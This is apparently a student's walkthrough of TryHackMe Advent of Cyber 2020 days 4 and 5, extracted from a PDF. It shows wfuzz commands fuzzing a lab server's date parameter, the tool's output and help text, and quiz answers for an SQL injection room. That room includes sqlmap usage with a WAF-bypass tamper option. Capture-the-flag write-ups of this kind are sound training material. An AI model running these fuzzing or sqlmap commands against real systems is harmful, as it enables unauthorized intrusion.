
Apache/2.4.29 (Ubuntu) Server at 10.10.97.201 Port 80

THM AttackBox 1h 54m 13s


Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Download the wordlist file from the tryhackme website.



Run the command to get the info of the ID in the file.




root's Home

```
root@ip-10-10-183-46:~# wfuzz -c -z file,/opt/Aoc-2020/Day-4/wordlist -u http://10.10.97.201/api/site-log.php?date=FUZZ
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

[!] fatal exception: Error opening file. [Errno 2] No such file or directory: '/opt/Aoc-2020/Day-4/wordlist'
root@ip-10-10-183-46:~# wfuzz -c -z file,Downloads/wordlist -u http://10.10.97.201/api/site-log.php?date=FUZZ
```

THM AttackBox 1h 29m 12s

Get the payload with different Chars.



root's Home

File Edit View Search Terminal Tabs Help


root@ip-10-10-183-46: ~

root@ip-10-10-183-46: ~

ID	Response	Lines	Word	Chars	Payload
000014:	C=200	0 L	0 W	0 Ch	"20201113"
000015:	C=200	0 L	0 W	0 Ch	"20201114"
000016:	C=200	0 L	0 W	0 Ch	"20201115"
000017:	C=200	0 L	0 W	0 Ch	"20201116"
000018:	C=200	0 L	0 W	0 Ch	"20201117"
000019:	C=200	0 L	0 W	0 Ch	"20201118"
000020:	C=200	0 L	0 W	0 Ch	"20201119"
000021:	C=200	0 L	0 W	0 Ch	"20201120"
000022:	C=200	0 L	0 W	0 Ch	"20201121"
000023:	C=200	0 L	0 W	0 Ch	"20201122"
000024:	C=200	0 L	0 W	0 Ch	"20201123"
000025:	C=200	0 L	0 W	0 Ch	"20201124"
000026:	C=200	0 L	1 W	13 Ch	"20201125" I
000027:	C=200	0 L	0 W	0 Ch	"20201126"
000028:	C=200	0 L	0 W	0 Ch	"20201127"
000029:	C=200	0 L	0 W	0 Ch	"20201128"
000030:	C=200	0 L	0 W	0 Ch	"20201129"
000031:	C=200	0 L	0 W	0 Ch	"20201130"
000032:	C=200	0 L	0 W	0 Ch	"20201201"

THM AttackBox 1h 29m 00s


Search for the file and date as the payloads that we find out before.



Question 4

Look at wfuzz's help file. What does the -f parameter store results to?

ANS: filename, printer (Enter the command 'wfuzz -help' to get the info)



```
root@ip-10-10-72-237:~# wfuzz --help

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.2.9 - The Web Fuzzer
*
* Version up to 1.4c coded by:
* Christian Martorella (cmartorella@edge-security.com)
* Carlos del ojo (deepbit@gmail.com)
*
* Version 1.4d to 2.2.9 coded by:
* Xavier Mendez (xmendez@edge-security.com)
*****
usage: wfuzz [options] -z payload,params <url>

    FUZZ, ..., FUZnZ wherever you put these keywords wfuzz will replace them
with the values of the specified payload.
    FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the
first request performed and could be used as a base for filtering.

Options:
    -h/--help                      : This help
    --help                          : Advanced help
    --version                       : Wfuzz version details
    -e <type>                      : List of available encoders/payloads/iterator
s/printers/scripts

    --recipe <filename>            : Reads options from a recipe
    --dump-recipe <filename>       : Prints current options as a recipe
    --oF <filename>                : Saves fuzz results to a file. These can be c
onsumed later using the wfuzz payload.

    -C                            : Output with colors
    -v                            : Verbose information.
    -f filename,printer           : Store results in the output file using the s
pecified printer (raw printer if omitted).
    -o printer                     : Show results using the specified printer.
    --interact                     : (beta) If selected,all key presses are captu

```

Thought Process/Methodology:

Firstly, enter the IP on the browser search bar. Run the gobuster and search for the API directory on the browser by using [ID]/api/ and we will get the filename as sit-log.php. Next, run the wfuzz command and we can see the one looked different from the rest with the perspective of characters. The date 20201125 shows 13 characters and that's the one

not empty. Finally, search in the browser for the file and the date=20201125 and we will manage to see the flag.

Day 5: Web Exploitation –

Tools used: Firefox

Solution/walkthrough:

Q1: What is the default port number for SQL Server running on TCP?

ANS : 1433

Google default port number for SQL Server running on TCP

1433

By default SQL Server listens on TCP port number 1433, but for named instances the TCP port is dynamically configured.

<https://www.ibm.com/support/swg/dmglech.nsf/PDF>

Finding TCP Port Number SQL Instance is Listening on - IBM

People also ask :

- Is SQL port 1433 TCP?
- How do I find the TCP port for SQL Server?
- Is port 1433 open by default?
- Does SQL use TCP?

<https://www.mssqltips.com/sqlservertip/identify-sql...>

Identify SQL Server TCP IP port being used - MSSQLTips.com

24 Feb 2022 — You probably know that by default, the SQL Server Database Engine listens on port 1433 for TCP/IP connections and port 1434 is used for UDP ...

<https://docs.microsoft.com/sql/database-engine/...>

Configure a Server to Listen on a Specific TCP Port - Microsoft

Question 2


Without using directory brute forcing, what's Santa's secret login panel?

Guess from the hint(/st*p***l) = /santapanel**

Question 3

What is the database used from the hint in Santa's TODO list?

ANS: aqlite



We can then use this request in SQLMap:

```
sqlmap -r filename
```

SQLMap will automatically translate the request and exploit the database for you.

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using

```
--tamper=space2comment
```

RESOURCES

Check out this cheat sheet: [swisskyrepo/PayloadsAllTheThings](#)

Payload list: [payloadbox/sql-injection-payload-list](#)

